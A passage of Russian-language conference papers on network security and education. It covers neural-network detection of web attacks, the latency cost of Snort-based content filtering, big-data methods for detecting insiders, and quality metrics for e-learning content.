В [4] предложен метод обнаружения атак на основе CNN с добавлением коэффициентов для каждой ветви. В данном исследовании для обучения и тестирования используется набор данных CSIC и свой собственный набор данных. При данном подходе анализ выполняется не для всего HTTP-запроса, а только URL-строки. Тестирование данной модели показало, что Accuracy равен 99,41%.

В [5] представлен гибридный метод обнаружения атак на веб-приложения, основанный на CNN и LSTM. Обучение и тестирование проводилось на наборе данных CSIC 2010. Результаты теста показали, что модель превосходит результаты методов по отдельности. Accuracy равен 97,79%, а Precision - 98,54%.

В [6] предложен метод, основанный на комбинации CNN и SVM. Обучение и тестирование проводилось на наборе данных CSIC 2010. Результаты теста показали, что модель превосходит результаты методов по отдельности. Accuracy равен 99,33%, и Precision - 99,53%.

Анализ наборов данных

Исходя из статистики, представленной на рисунке 2, в анализируемых статьях чаще всего использовался набор данных CSIC 2010, а также собственные наборы данных и различные наборы данных с Kaggle и GitHub.




Рис. 2. Статистика по применяемым наборам данных для обучения и тестирования методов обнаружения атак на веб-приложения

В таблице 1 представлены наиболее популярные наборы данных, которые используют исследователи при создании собственных методов обнаружения атак на веб-приложения.

ТАБЛИЦА 1. Анализ основных наборов данных, используемых для методов обнаружения атак на веб-приложения

Название набора данных	Виды атак	Количество нормальных запросов	Количество вредоносных запросов
CSIC 2010	SQL Injection, XSS, Path Traversal, Command Execution, HTTP Response Splitting, Session Fixation, Security Misconfiguration, Insecure Direct Object References	36,000	25,000
Cross site scripting XSS dataset for Deep learning	XSS	6,313	7,373
ECML/PKDD 2007	XSS, SQL Injection, LDAP Injection, XPATH Injection, Path traversal, Command execution	35,006	15,110
CICIDS-2017	Brute force, DoS, DDoS, Infiltration, Heart-bleed, Bot and Scan	2,830,540	2,180
SQL injection dataset	SQL Injection	19,150	11,450

Исходя из проанализированных источников, был сделан вывод, что для обучения и тестирования на начальных этапах работы над собственным методом обнаружения атак на веб-приложения можно использовать набор данных CSIC 2010. Однако, для создания более эффективной системы обнаружения атак на веб-приложения требуется создание собственного набора данных, либо гибрида, состоящего из существующих.

В качестве предполагаемого будущего метода для обнаружения атак на веб-приложения рассматривается комбинация существующих решений [7], а именно предобработка запросов с помощью Code Embedding и методы, основанные на CNN и других подходах, например, CNN и LSTM, традиционных подходах, таких как SVN [8] и использующих позиционно-зависимые признаки [9].

Список используемых источников

1. Киберитоги 2022 года по версии «Информзащиты»: [Электронный ресурс] // Информзащита Системный интегратор. URL: https://www.infosec.ru/press-center/news/kiber-itogi-2022-goda-po-versii-informzashchity/ (дата обращения: 20.02.2024).

2. Tekerek A. A novel architecture for web-based attack detection using convolutional neural network // Computers & Security, 2021, 100, 102096.

3. Jemal I., Haddar M. A., Cheikhrouhou O., Mahfoudhi A. Malicious Http Request Detection Using Code-Level Convolutional Neural Network // RiSIS 2020: Risks and Security of Internet and Systems, 2021. PP. 317–324.

4. Tian Z., Luo C., Qiu J., Du X., Guizani MA distributed deep learning system for web attack detection on edge devices // IEEE Transactions on Industrial Informatics, 16(3), 2019. PP. 1963–1971.

5. Gong X., Lu J., Wang Y., Qiu H., He R., Qiu M. CECoR-Net: A character-level neural network model for web attack detection // 2019 IEEE International Conference on Smart Cloud (SmartCloud). IEEE. 2019, December, PP. 98–103.

6. Yu L., Chen L., Dong J., Li M., Liu L., Zhao B., Zhang C. Detecting malicious web requests using an enhanced textcnn // 2020 IEEE 44th Annual Computers, Software, and Applications Conference (COMPSAC). IEEE. 2020, July. PP. 768–777.

7. Branitskiy A., Kotenko I. Hybridization of computational intelligence methods for attack detection in computer networks // Journal of Computational Science, 2017. Vol. 23. PP.145–156.

8. Laskov P., Schäfer C., Kotenko I. Intrusion detection in unlabeled data with quarter-sphere Support Vector Machines // Lecture Notes in Informatics (LNI), Proceedings - Series of the Gesellschaft fur Informatik (GI), 2004. P. 71–82.

9. Komashinskiy D., Kotenko I. Malware Detection by Data Mining Techniques Based on Positionally Dependent Features // Proceedings of the 18th Euromicro Conference on Parallel, Distributed and Network-Based Processing, PDP 2010. Pisa, 2010. PP. 617–623.

УДК 004.738.5
ГРНТИ 49.37.29

ВЛИЯНИЕ СИСТЕМ КОНТЕНТ – ФИЛЬТРАЦИИ НА СКОРОСТЬ ПЕРЕДАЧИ ПАКЕТОВ

Н. В. Кривоносова, С. Д. Смирнов, В. Д. Сысоев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Необходимость регулирования доступа пользователей к контенту во всемирной сети привела к использованию систем контент-фильтрации трафика (СКФ). Данная работа исследует влияние систем контент-фильтрации на скорость передачи пакетов в компьютерных сетях. В работе рассмотрены различные методы фильтрации контента, такие как блокировка по URL-адресу, фильтрация, по ключевым словам, и блокировка по IP-адресу.

контент-фильтр, скорость, вредоносное информационное наполнение

Из результатов социальных опросов, приведенных в докладе фонда развития гражданского общества, большинство россиян занимает консервативную позицию в вопросе перенасыщенности Интернета нежелательным контентом. Таким образом, возникает необходимость использования контент-фильтрации Интернета [1].

Сферы применения фильтрации Интернет-контента:

– политический контент (экстремистско-оппозиционные движения, террористические организации, секты, радикальные религиозные движения, запрещенные в РФ) [2];

– контент, связанный с экономическими интересами РФ (нарушение прав интеллектуальной собственности);

– социальный и личностный контент (нарушение национальных традиций, истории отечества, контент, подрывающий морально-нравственные и семейные ценности российского общества);

– контент, нежелательный по соображениям информационной безопасности (фишинг, мошеннические инструменты социальной инженерии).

Контентная фильтрация – это поиск вредного или опасного информационного наполнения различных источников информации и последующая блокировка.

Принцип работы

Технологии блокировки и фильтрации контента основаны на стандарте RFC 7754.

Контент-фильтр работает с помощью настройки параметров Интернет-соединения безопасных DNS-серверов. Контент-фильтр проверяет все за-

просы, которые поступают. В том случае, когда запрос находиться в «белом» списке и не противоречит «черному списку», выдается ответ на запрос. Если же присутствуют противоречия, выдается сообщение, что доступ к ресурсу заблокирован.

В базе контент-фильтрации представлено более 100.000.000 Интернет-ресурсов, которые разделены на 60 категорий, что позволяет тонко настраивать допустимый контент.

Системы контент-фильтрации работают на всех операционных системах, на любом компьютере и на мобильных устройствах.

Систему контент-фильтрации используют:

– все учебные заведения (436-ФЗ «О защите детей от информации, причиняющей вред здоровью и развитию»);

– владельцы публичных мест с выходом в интернет, к ним относится библиотеки, кафе, отели и тд.

IDS (система обнаружения вторжений), IPS (система предотвращения вторжений) – это технологии, предназначенные для защиты сетей по средствам мониторинга и анализа входящего и исходящего сетевого трафика, а также они выполняют блокировки подозрительных соединений, оповещают администратора о возможных угрозах. Данные технологии при правильной настройке позволяют блокировать нежелательный контент в автоматическом режиме.

Snort: Snort – система обнаружений (IPS) и предотвращения вторжений (IDS), способная выполнять регистрацию пакетов и осуществлять анализ входного трафика в сетях. Snort имеет открытый код и возможность легко и гибко создавать правила для контент-фильтрации [3]. Snort может работать в 3 режимах:

– перехват пакетов и автоматическая регистрация пакетов;

– анализ сетевого трафика (сетевой “сниффер”);

– режим сохранения всей информации: сохраняет все полученные и переданные пакеты, удобно для анализа сети.

Принцип работы: Snort работает на принципе анализа каждого файла, который поступает сначала на декодер, проходит в препроцессоры, после применяются правила контент-фильтрации.

Архитектура

Snort состоит из 5 модулей (рис. 1):

– сниффер пакетов – модуль, работающий на библиотеке DAQ (Data AcQuisition) и реализующий передачу пакетов на последующие компоненты. Этот модуль позволяет Snort работать в режиме анализа трафика, прочитывая данные из сети в пассивном режиме или из заготовленного файла;

– декодер пакетов – это классификатор, определяющий значение заголовков в пакетах, а также позволяющий выявлять аномалии от RFC (Request

for Comments), проводить анализ TCP-флагов, путем исключения отдельных протоколов из последующих операций;

– препроцессоры – более продвинутые анализаторы трафика и нормализации протоколов на более глубоких уровнях – можно назвать frag3 (работа с фрагментированным трафиком), stream5 (реконструкция TCP-потоков). Но существуют и отечественные подходы к созданию собственных систем обнаружения;

– модуль обнаружения атак: состоит из конструктора правил, который собирает сигнатуры атак в единый набор, оптимизированный для последующего применения подсистемой инспекции захваченного и обработанного трафика в поисках тех или иных нарушений;

– модуль вывода – вывод данных о работе Snort в различных форматах.

Рис. 1. Архитектура Snort

Suricata: Suricata, так же, как и Snort - сетевая система обнаружения и предотвращения вторжений, *а также NSM (мониторинг сетевой безопасности) [4]. Suricata имеет следующие возможности:

– сбор всех данных: собирает и сохраняет все полученные файлы;

– декодирование файлов: процесс обработки закодированных файлов в исходный формат, понятный для пользователя;

– захват сетевых пакетов: позволяет захватывать и сохранять пакеты.

Однако, Snort создавался, как однопоточный продукт, он не адаптируется под многоядерные продукты. В то время, как Suricata - многопоточный продукт и может обработать трафик со скоростью до 10 Гб/с с использованием GPU для IDS системы. Архитектура схожа, как и принцип работы, что связано с тем, что эти продукты разрабатывали одни и те же авторы.

Главное отличие Suricata от Snort, является более продвинутая IPS система и возможность использования GPU для IDS.

Практическая часть

В практической части работы было создано правило для Snort, которое состоит из:

– <Действие> – это действие, которое следует провести с сайтом, в нашем случае используется “alert”. Генерирует предупреждение и выводит его в консоль администратора;

– <Протокол> – всего Snort поддерживает 4 протокола, это TCP, UDP, ICMP, IP, но в нашем эксперименте рассматривался протокол TCP;

– <IP-адреса отправителей> – указывается ip адреса отправителей, либо значение any, которое будет учитывать все хосты;

– <Порты отправителей> –- указывается порт, откуда отправляется пакет, можно использовать значение any;

– <Оператор направления> – обозначает направление трафика, который проходит через правила, обозначается «–>»;

– <ip адреса получателей> – указывается ip адрес получателя, но может использоваться значение any;

– <Порты получателей> – указывается номер порта получателя, или значение any;

– опция msg – выводит сообщение в консоль администратора;

– оператор content – позволяет устанавливать условие в правиле, которое ищет содержание в пакетах;

– sid – служит для обнаружения уникальной идентификации правила в Snort.

В конечном результате у нас получилось следующее правило:

alert tcp any any –> any any (msg: “website open”; content:”lk.sut.ru”, sid: 123123)

Эксперимент и результаты.

В нашем эксперименте, мы протестировали скорость отклика от личного кабинета СПБГУТ (https://lk.sut.ru/). Без системы контент фильтрации скорость составила от 13.0 до 16.5 мс (рис. 2):




Рис. 2. Ответ без системы контент-фильтрации

Затем была запущена система контент-фильтрации, вместе с правилом. Скорость отклика изменилась до 47 мс (рис. 3).




Рис. 3. Ответ с использование системы контент-фильтрации

Выводы

Контент-фильтрация влияет на скорость загрузки Интернет-ресурсов. При выборе фильтров следует учитывать не только их эффективность, но и возможные проблемы с работой сайтов и приложений. При рациональном использовании IDS/IPS технологий и грамотной настройке фильтров можно обеспечить защищенность пользователя от нежелательного контента и обезопасить его нахождение в виртуальной среде.

Список используемых источников:

1. Апетьян С. Д., Ковалев А. В, Файб А. Н Фильтрация контента в Интернете. Анализ мировой практики. 1-е изд. М.: ФоРГО, 2013. 74 с.

2. Федеральный закон от 28.07.2012 N 139-ФЗ (ред. от 14.10.2014) "О внесении изменений в Федеральный закон "О защите детей от информации, причиняющей вред их здоровью и развитию" и отдельные законодательные акты Российской Федерации" (дата обращения: 20.03.2024).

3. SNORT User’s Manual 2.9.16 // SNORT URL: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/ (дата обращения: 20.03.2024).

4. Suricata User Guide. This is the documentation for Suricata 8.0.0-dev. // SURICATA URL: https://docs.suricata.io/en/latest/index.html (дата обращения: 20.03.2024).

Статья представлена заведующим кафедрой ЗСС СПбГУТ, кандидатом технических наук, доцентом, профессором А.В Красовым.

УДК 004.04
ГРНТИ 81.93.29

МЕТОДЫ ОБНАРУЖЕНИЯ ИНСАЙДЕРОВ В КОМПЬЮТЕРНЫХ СЕТЯХ С ИСПОЛЬЗОВАНИЕМ БОЛЬШИХ ДАННЫХ

А. Н. Крутиков, В. А. Страйстар, И. А. Ушаков

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Угрозы инсайдеров встречаются в таких областях как национальная безопасность, геополитика, бизнес, торговля и кибербезопасность. Многие считают, что они значимы и часто даже считаются более разрушительными и вероятными, чем атаки извне. Более того, есть опасения, что фактически известное влияние инсайдерских угроз является лишь верхушкой айсберга, поскольку многие организации предпочитают не сообщать о них, если этого не требует закон. Эти угрозы сложны по ряду причин: инсайдеры могут иметь доступ к конфиденциальным ресурсам и привилегированным системным учетным записям, а в противном случае они могут получить доступ, потому что им доверяют; у инсайдеров могут быть другие способы атаки, чем у внешних злоумышленников; злонамеренных инсайдеров труднее обнаружить; и, наконец, инсайдерские угрозы могут быть непреднамеренными и, следовательно, их труднее предсказать. В данной статье будет раскрыта тема технологий анализа больших данных для обнаружения и предотвращения инсайдерских угроз.

угроза, инсайдеры, большие данные, анализ

Проблема инсайдеров в сети является актуальной и серьезной для организаций всех отраслей и размеров. Инсайдерская угроза представляет собой потенциальную угрозу безопасности, возникающую изнутри организации, когда у сотрудников появляется доступ к конфиденциальной информации и они злоупотребляют им или наносят ущерб компании.

По данным отчета центра информационной безопасности компании «Инфосистемы Джет» [1] ситуация с кибербезопасностью в России в целом тревожна и показывает тенденцию к увеличению инцидентов информационной безопасности, включая и инсайдерские атаки. Количество утечек информации в мире выросло в 2,4 раза. Анализ уникальных сообщений о сделках в Даркнете показал, что за первое полугодие 2023 года спрос на инсайдерскую информацию вырос почти на 25%. Почти половина опрошенных (43%) не применяют мер усиленного контроля в отношении сотрудников из групп риска (работники, которые скоро уволятся, и работники подрядчика, договор с которым вскоре закончится).

С быстрым ростом масштабов современных киберсистем растут объемы наборов данных. Для термина «большие данные» традиционно выделяют как минимум четыре свойства:

– большой объем данных (объем);
– большой прирост и высокая скорость обработки (скорость);
– неоднородность больших данных (разнообразие);
– большие различия в надежности данных (достоверность).

Одним из наиболее доступных направлений обработки больших данных является реализация массовой параллельной обработки информации на традиционных вычислительных средствах [2, 3].

Далее будут обозреваться исследования на тему методов обнаружения вторжений с использованием инструментов больших данных. Описанные далее методы нацелены на разработку действенной системы обнаружения вторжений (IDS). Главной задачей является создание эффективного инструмента по обработке больших данных.

В статье [4] авторы предложили фреймворк Hadoop MapReduce для устранения аномалий. Была разработана платформа Hadoop для разделения данных в HDFS, чтобы сетевые пакеты могли сохранять свою структуру. В модели MapReduce (рис. 1) данные концептуально ориентированы на записи; следовательно, Hadoop делит наборы данных на части, т. е. на подмножества записей и распределяет их в кластер для независимой обработки. Разделения набора данных имеют одинаковый размер, чтобы гарантировать совпадение времени окончания обработки для всех узлов. В случае сетевого трафика разделение обычно представляет собой подмножество пакетов. В целом, процесс разделен на две части: в первой части разделяется трафик, затем функция MapReduce выявляет аномалии.




Рис. 1. Модель MapReduce

Исследование [5] представляет новый подход к выполнению анализа сетевой безопасности с использованием технологии больших данных. Атрибуты извлекаются путем записи сетевого трафика, и эти данные преобразуются в файл CSV с помощью Wireshark. Затем файл Csv загружается в среду HDFS и в базу данных Hive. Далее анализ выполняется с использованием Hive. Этот подход способен анализировать большие данные, а также обнаруживать и предотвращать сетевые атаки в режиме реального времени.

Авторы следующей статьи [6] выделяют специальную архитектуру Long Short-Term Memory (LSTM), и эта модель может обнаруживать сложные взаимосвязи и долгосрочные зависимости между входящим пакетами трафика. LSTM отличается от архитектуры нейронных сетей и использует концепцию ячеек памяти. Ячейка памяти может сохранять свое значение в течение короткого и длительного времени в зависимости от входных данных. В Блок-схеме LSTM (рис. 2) Ct (память ячейки) изменяется на два значения. Первое значение фильтров – забывчивость. Если эти фильтры полностью закрыты, память будет полностью стерта, но, если они открыты, вся предыдущая память будет пропущена через них. Второе – это объем новой памяти. Новое воспоминание сливается с предыдущим. Сколько новой памяти необходимо ввести, контролируется вторым значением, на основе этого сохраняется важная информация об атаках, которая используется в дальнейшем при обнаружении новых вторжений. Таким образом, уменьшается количество ложных срабатываний и повышается точность разработанной системы обнаружения вторжений. Эксперименты разработчиков проводятся на BigDL непосредственно поверх платформы Spark и обучаются с использованием набора данных NSL-KDD.




Рис. 2. Блок-схема LSTM.

Итак, были рассмотрены несколько методов по обнаружению инсайдеров в сети при помощи больших данных. Эффективные системы мониторинга, которые анализируют нормальное поведение пользователей и выявляют аномалии, могут помочь в раннем обнаружении потенциальных угроз со стороны инсайдеров.

Список используемых источников

1. Атаки инсайдеров: угрозы внутри периметра [Электронный ресурс]. – Режим доступа: https://jetcsirt.su/upload/2023_Insaiderskie_ataki.pdf.

2. Kotenko I., Saenko I., Branitskiy A. Machine Learning and Big Data Processing for Cybersecurity Data Analysis. In: Sikos, L., Choo, KK. (eds) Data Science in Cybersecurity and Cyberthreat Intelligence. Intelligent Systems Reference Library, 2020. Vol 177. Springer, Cham.

3. Ушаков И. А. Обнаружение инсайдеров в компьютерных сетях на основе комбинирования экспертных правил, методов машинного обучения и обработки больших данных: дис. … канд. техн. наук 05.13.19 / Ушаков И.А. СПб., 2020.

4. Fontugne R., Mazel J., & Fukuda K. (2014). Hashdoop: a MapReduce framework for network anomaly detection. In 2014 IEEE conference on computer communications workshops (INFOCOM WKSHPS) (pp. 494–499). IEEE

5. Bachupally Y. R., Yuan X., & Roy K. Network security analysis using big data technology. In SoutheastCon, 2016, pp. 1–4. IEEE

6. Mahdavisharif M., Jamali S. & Fotohi R. Big Data-Aware Intrusion Detection System in Communication Networks: A Deep Learning Approach. *J Grid Computing* 19, 46, 2021.

УДК 621.396.4
ГРНТИ 50.37.03

КАЧЕСТВО КОНТЕНТА КАК СОВОКУПНОСТИ ИНФОРМАЦИОННЫХ ОБЪЕКТОВ И СМЫСЛОВОГО ИНФОРМАЦИОННОГО НАПОЛНЕНИЯ ЭЛЕКТРОННЫХ ОБРАЗОВАТЕЛЬНЫХ РЕСУРСОВ

Е. С. Крюкова, С. Б. Ногин, И. Б. Паращук

Военная орденов Жукова и Ленина Краснознаменная академия связи
имени Маршала Советского Союза С.М. Буденного

Рассмотрены особенности современных научно-практических подходов к формулировке физической сущности и практическому формированию системы показателей качества контента электронных образовательных ресурсов, представляющего собой совокупность информационных объектов этих ресурсов и их смыслового информационного наполнения. Предложены современные формулировки понятий контент, информационный объект, информационное наполнение, исследованы критерии и характеристики качества контента в рамках планирования наполнения электронных образовательных ресурсов с учетом конкретных вида, формата и структуры представления данных. Приведен пример (вариант) состава единой системы показателей качества контента ресурсов такого класса.

контент, электронные образовательные ресурсы, информация, информационный объект, информационное наполнение, данные, показатель качества

Под информационным обеспечением задач образовательной деятельности принято понимать совокупность методов и форм работы с информацией, отражающейся в информационных объектах, совокупность и наполнение которых формирует необходимый контент, а также организация этой информации в целях эффективного ее хранения, использования, а также обмена ею между системой образования и потребителями.

Контент электронных образовательных ресурсов чаще всего рассматривают как содержательную, смысловую составляющую этих ресурсов, совокупность информационных объектов, размещенных на данных ресурсах и их информационного наполнения, а также современные цифровые инструменты и сервисы, которые может использовать преподаватель или обучаемый в процессе образовательной деятельности. Иными словами, это любое информационно значимое (содержательное) наполнение электронных образовательных ресурсов [1, 2].

Контентом также называют информационное наполнение (содержание) всей совокупности информационных объектов электронных образовательных ресурсов, хранящихся в различных форматах, которые можно извлекать, публиковать и использовать повторно [3, 4].

Отдельный информационный объект, как составляющая контента электронных образовательных ресурсов, это общее, объединяющее понятие, описывающее факты, предметы, процессы, явления материального или нематериального характера, исследуемые (изучаемые) с точки зрения их информационных свойств и их роли для современного образования.

Информационный объект, как элемент контента электронных образовательных ресурсов, также представляет собой совокупность данных, обладающая атрибутами (свойствами) и методами, позволяющими определенным образом обрабатывать информацию, размещенную на ресурсах такого типа. Данные объекты представляют собой смысловую и (или) структурную единицу информации. Это и есть, по сути, содержательное наполнение (контент) подобных ресурсов, которое представляет собой сформированные по определенным правилам данные, трактуемые информационной подсистемой системы образования, как единое целое [5].

Информационное наполнение (контент) всей совокупности информационных объектов электронных образовательных ресурсов должно отличаться грамотным, тщательно проверенным редакторами (корректорами) и профессионально прописанным содержание. В рамках образовательной деятельности представленный контент должен не только доносить до пользователей информацию, но и лично заинтересовывать, стимулировать. Более того, он должен мотивировать к сотрудничеству с преподавателем, активно внедрять побудительные причины к более глубокому изучению (или просто знакомству) предмета.

В рамках исследования различных аспектов качества контента необходимо отметить, что при планировании информационного (смыслового) наполнения электронных образовательных ресурсов редактору (т.е., тому, кто призван отвечать за качество информационного наполнения) важно изначально конкретизировать вид, формат и структуру представления данных, нацеливая эти характеристики на:

– лаконичность контента (например, специалисты утверждают, что на странице электронного издания, на экране, необходимо размещать не больше половины того объема текста, который мог бы быть размещен на аналогичной, соответствующей странице печатного издания, поскольку скорость чтения пользователем текста с экрана на 20–25% медленнее, чем с бумажного носителя);

– удобство контента для беглого ознакомления – в информационных, например, текстовых, объектах, предлагается использование разных шрифтов, коротких абзацев, маркированных списков и т.п.;

– небольшие (дозированные, порционные) объемы контента – в информационных, например, текстовых и web-текстовых, объектах, информацию большого объема предлагается «разбивать» на несколько страниц, увязанных между собой гиперссылками.

Качество контента подразумевает также предварительное структурирование содержащейся на электронных образовательных ресурсах информации. Другими словами, контент необходимо заранее подвергнуть сортировке и определить, какие темы, разделы и информационные объекты будет включать в себя конкретный электронный образовательный ресурс.

Предварительная сортировка выступает одним из важных мероприятий обеспечения качества восприятия контента пользователем электронных образовательных ресурсов и может быть реализована, опираясь на классификационные признаки (критерии):

– объем представленной информации;

– релевантность – как уровень «удовлетворенности» пользователя (обучаемого) ответами поисковых систем на заданный им на платформе электронных образовательных ресурсов запрос;

– время поступления (дата размещения на ресурсе) информации, принято «свежие», актуальные данные ставить на обзор в первую очередь);

– состав и уровень аудитории, которой адресован контент (смысловое содержимое информационных объектов);

– важность предоставляемой информации с точки зрения обучения;

– структура организации, осуществляющей обучение и организующей доступ пользователей к электронным образовательным ресурсам;

– форма представления сведений (текстовая, числовая, звуковая, графическая, видеоинформация).

Практика показывает, что в современных условиях существует очевидная необходимость поиска более передовых, инновационных, направлений повышения качества контента электронных ресурсов.

Данная потребность обусловлена рядом важных обстоятельств, в том числе: существенным ростом количества и номенклатуры информации, необходимой для устойчивого, непрерывного и эффективного образовательного процесса в современных условиях; необходимостью поддержания уровня образования, соответствующего запросам современности, необходимостью реагирования смыслового наполнения ресурсов на достижения в науке и технике, на инновационные технологии; ростом наукоемкости и общей сложности современного образования с учетом необходимости гибкого и оперативного реагирования на изменение требований и стандартов; возрастанием влияния временного фактора, обуславливающего оперативность реализации поисковых запросов пользователей к системам хранения и обработки электронных образовательных ресурсов.

Ряд этих факторов, а также их существенная роль в процессе решения задач информационного обеспечения образовательной деятельности обуславливают актуальность поиска новых, нетрадиционных, инновационных подходов к повышению качества контента, как совокупности информационных объектов и смыслового информационного наполнения электронных образовательных ресурсов, как содержательной основы ресурсов такого

класса. В свою очередь, этот факт обуславливает актуальность решения задачи синтеза единой системы показателей качества (СПК) контента, как совокупности информационных объектов и смыслового информационного наполнения электронных образовательных ресурсов [6, 7].

При этом единая СПК контента, на наш взгляд, может быть представлена важными, наиболее значимыми для характеристики смыслового информационного наполнения электронных образовательных ресурсов, показателями объективности и информативности, удобочитаемости, релевантности, водности и количества (частоты) повторов, адекватности [6].

Таким образом, рассмотрены особенности современных научно-практических подходов к формулировке физической сущности и практическому формированию системы показателей качества контента электронных образовательных ресурсов, представляющего собой совокупность информационных объектов этих ресурсов и их смыслового информационного наполнения. Предложены современные формулировки понятий контент, информационный объект, информационное наполнение, исследованы критерии качества контента в рамках планирования наполнения электронных образовательных ресурсов с учетом конкретных вида, формата и структуры представления данных. Приведен пример (вариант) состава единой системы показателей качества контента ресурсов такого класса.

Список используемых источников

1. Таршис Е. Я. Перспективы развития метода контент-анализа // Социология: Методология, методы, математические модели, 2002. № 15. С. 71–92.

2. Климович Н. Г. Контент: топовые техники SEO-продвижения. Вологда: Инфра-Инженерия, 2021. 330 с.

3. Мизернов И. Ю., Гращенко Л. А. Анализ методов оценки сложности текста // Новые информационные технологии в автоматизированных системах, 2025, № 18. С. 572–581.

4. Олейник А. Н. Контент-анализ больших качественных данных // International Journal of Open Information Technologies, 2019. № 3. С. 61–70.

5. Практики анализа качественных данных в социальных науках: учеб. пособие / отв. ред. Е. В. Полухина. Нац. исслед. ун-т «Высшая школа экономики». М.: Изд. дом Высшей школы экономики, 2023. 383 с.

